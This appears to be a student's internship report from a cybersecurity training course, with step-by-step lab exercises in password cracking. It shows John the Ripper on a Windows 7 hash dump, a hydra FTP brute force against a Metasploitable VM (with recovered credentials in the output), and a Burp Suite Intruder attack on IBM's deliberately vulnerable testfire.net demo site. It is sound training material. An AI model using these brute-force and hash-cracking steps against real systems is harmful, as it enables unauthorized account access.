INTERNSHIP ON CRBERSECURITY

INTRODUCTION

The internship gave the students the chance to integrate what we have learned in classroom with real world application. My name is Saish Habbu and I'm currently pursing my B.E in Computer Science & Engineering in Mangalore Institute of Technology and Engineering. It was a fantastic chance for me to develop my abilities and become a more qualified individual to integrate into the working world.

ABOUT DLITHE

EdTech business DLithe Consulting Services Pvt Ltd was founded in 2018. Their main office is in Bangalore. This organization has mostly focused on Embedded Systems, IoT, and Full Stack Web development. In addition to many other areas, they specialize in artificial intelligence, blockchain, cyber security, the internet of things, machine learning, embedded programming, DevOps, full-stack development, CAD, digital learning platforms, banking, insurance, manufacturing, and retail, as well as C, Java, Microsoft, Python, SMAC, IoT, manual and automated testing, mainframes, staff augmentation, internships, and offline and online trainings.

SUMMARY

The internship ran from 06 Feb 2023, to 06 March 2023, for one month. We studied theoretical parts of the fundamentals of networking for the first 15 days. The live projects took up the entire 15 days after that. I was capable of working alongside others. Working at DLithe was a wonderful experience. I am able to learn about many technologies, including Cisco Packet Tracer and Kali Linux, and others.


Technical Task Performed


Group 1

Perform Password Cracking

a)Perform password cracking for windows 7

- open windows and then open browser and search tmpfiles.org
- later browse and add hash file that is been created upload it.
- visit Kali Linux and browse tmpfiles.org along with URL received then copy the file.
- open the command prompt and use command nano file name and paste the copied file and use john file name to obtain the result.





/tmp/files - hash.txt - Windows Internet Explorer
https://tmpfiles.org/975153/hash.txt
tmpfiles
Favorites
Internet Explorer cannot d...
Suggested Sites
Web Slice Gallery
Internet Explorer cannot di...
/tmp/files - hash.txt
Page
Safety
Tools
Download
Upload
API
About
Image Upload
Done, but with errors on page.
Internet | Protected Mode: On
100%
15:49
27-02-2023

/tmp/files

Temporary File Hosting


Filename	hash.txt
Size	0.33 KB
URL	https://tmpfiles.org/dl/975153/hash.txt
Expires at	2023-02-27 11:18 UTC



```
Administrator:500:NO PASSWORD*********************:31D6CFE0D16AE931B73C59D7E0C089C0:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
windows7:1001:NO PASSWORD*********************:DAD1D5E9D1694D65DF584D40A783D311:::
HomeGroupUser$:1002:NO PASSWORD*********************:CDA54A042AC3DB6F151D5761D77C42EE:::
```

b)Password cracking of metaspoitable machine using hydra

- create a file using nano filename command.
- Use the tool hydra to know the user password and username.
- If we are unaware about username or password then use capital L(username) and P(password).
- If we know username and unaware of the password then write the command as:hydra lmsfadmin -P pass If we know password and unaware of the username then write the command as :hydra -pmsfadmin -L pass




```
┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.1     LAPTOP-Q1OCGVI4  <server>  <unknown>        0a:00:27:00:00:04
192.168.56.102   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali]
└─# nano user

┌──(root㉿kali)-[/home/kali]
└─# nano pass

┌──(root㉿kali)-[/home/kali]
└─# hydra -L user -P pass ftp://192.68.56.102
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-17 05:20:28
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.68.56.102:21/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-17 05:20:38

┌──(root㉿kali)-[/home/kali]
└─# hydra -L user -P pass ftp://192.68.56.102
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-17 05:21:55
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.68.56.102:21/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-17 05:22:04

┌──(root㉿kali)-[/home/kali]
└─# hydra -L user -P pass ftp://192.168.56.102
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-17 05:22:26
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.56.102:21/
[21][ftp] host: 192.168.56.102   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-17 05:22:27
```


2. Perform password cracking of online vulnerable website using BURPSUITE

- Initially enter the command burpsuite. It will be redirecting to another page.
- Next step is to turn on the intercept. Next login in to the website testfire.net and thenturn on the burp.
- As soon as you login your login details will be come under intercept.
- The code which is available in the proxy of the intercept just copy and send it to theintruder.
- There just copy the username and password the click on add button.

  Then select the attack type Cluster bomb set the payloads and start the attack.




```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# burpsuite
Your JRE appears to be version 17.0.5 from Debian
Burp has not been fully tested on this platform and you may experience problems.
```



Intercept is on

Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.



Sign In | Contact Us | Feedback | Search Go

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

Real Estate Financing
Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it

Business Credit Cards
You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.

Retirement Solutions
Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.

Privacy and Security
The 2000 employees of Altoro Mutual are dedicated to protecting your privacy and security. We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.


Win a Samsung Galaxy S10 smartphone
Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10

Copyright © 2008, 2023, IBM Corporation, All rights reserved.



Sign In | Contact Us | Feedback | Search Go

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking Login

Username: swathi

Password: ••••


Login

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10

Copyright © 2008, 2023, IBM Corporation, All rights reserved.



Request to http://testfire.net:80 [65.61.137.117]

```
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=542DD2ED594E7ECFAEAF3395595EB829
Upgrade-Insecure-Requests: 1

uid=admin1&passw=passss&btnSubmit=Log
```

Selection 39


Selected text

```
uid=admin1&passw=passss&btnSubmit=Logi
n
```

Decoded from: URL encoding

```
uid=admin1&passw=passss&btnSubmit=Logi
n
```

Request Attributes	2
Request Query Parameters	0
Request Body Parameters	3
Request Cookies	1
Request Headers	12


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × +
Positions Payloads Resource Pool Options
Start attack
Paste
Load ...
Remove
Clear
Deduplicate
Add
Add from list ... [Pro version only]
Add
Edit
Remove
Up
Down
... Rule

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4

Payload type: Simple list Request count: 16

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
admin
password
sfghj
255hk
```

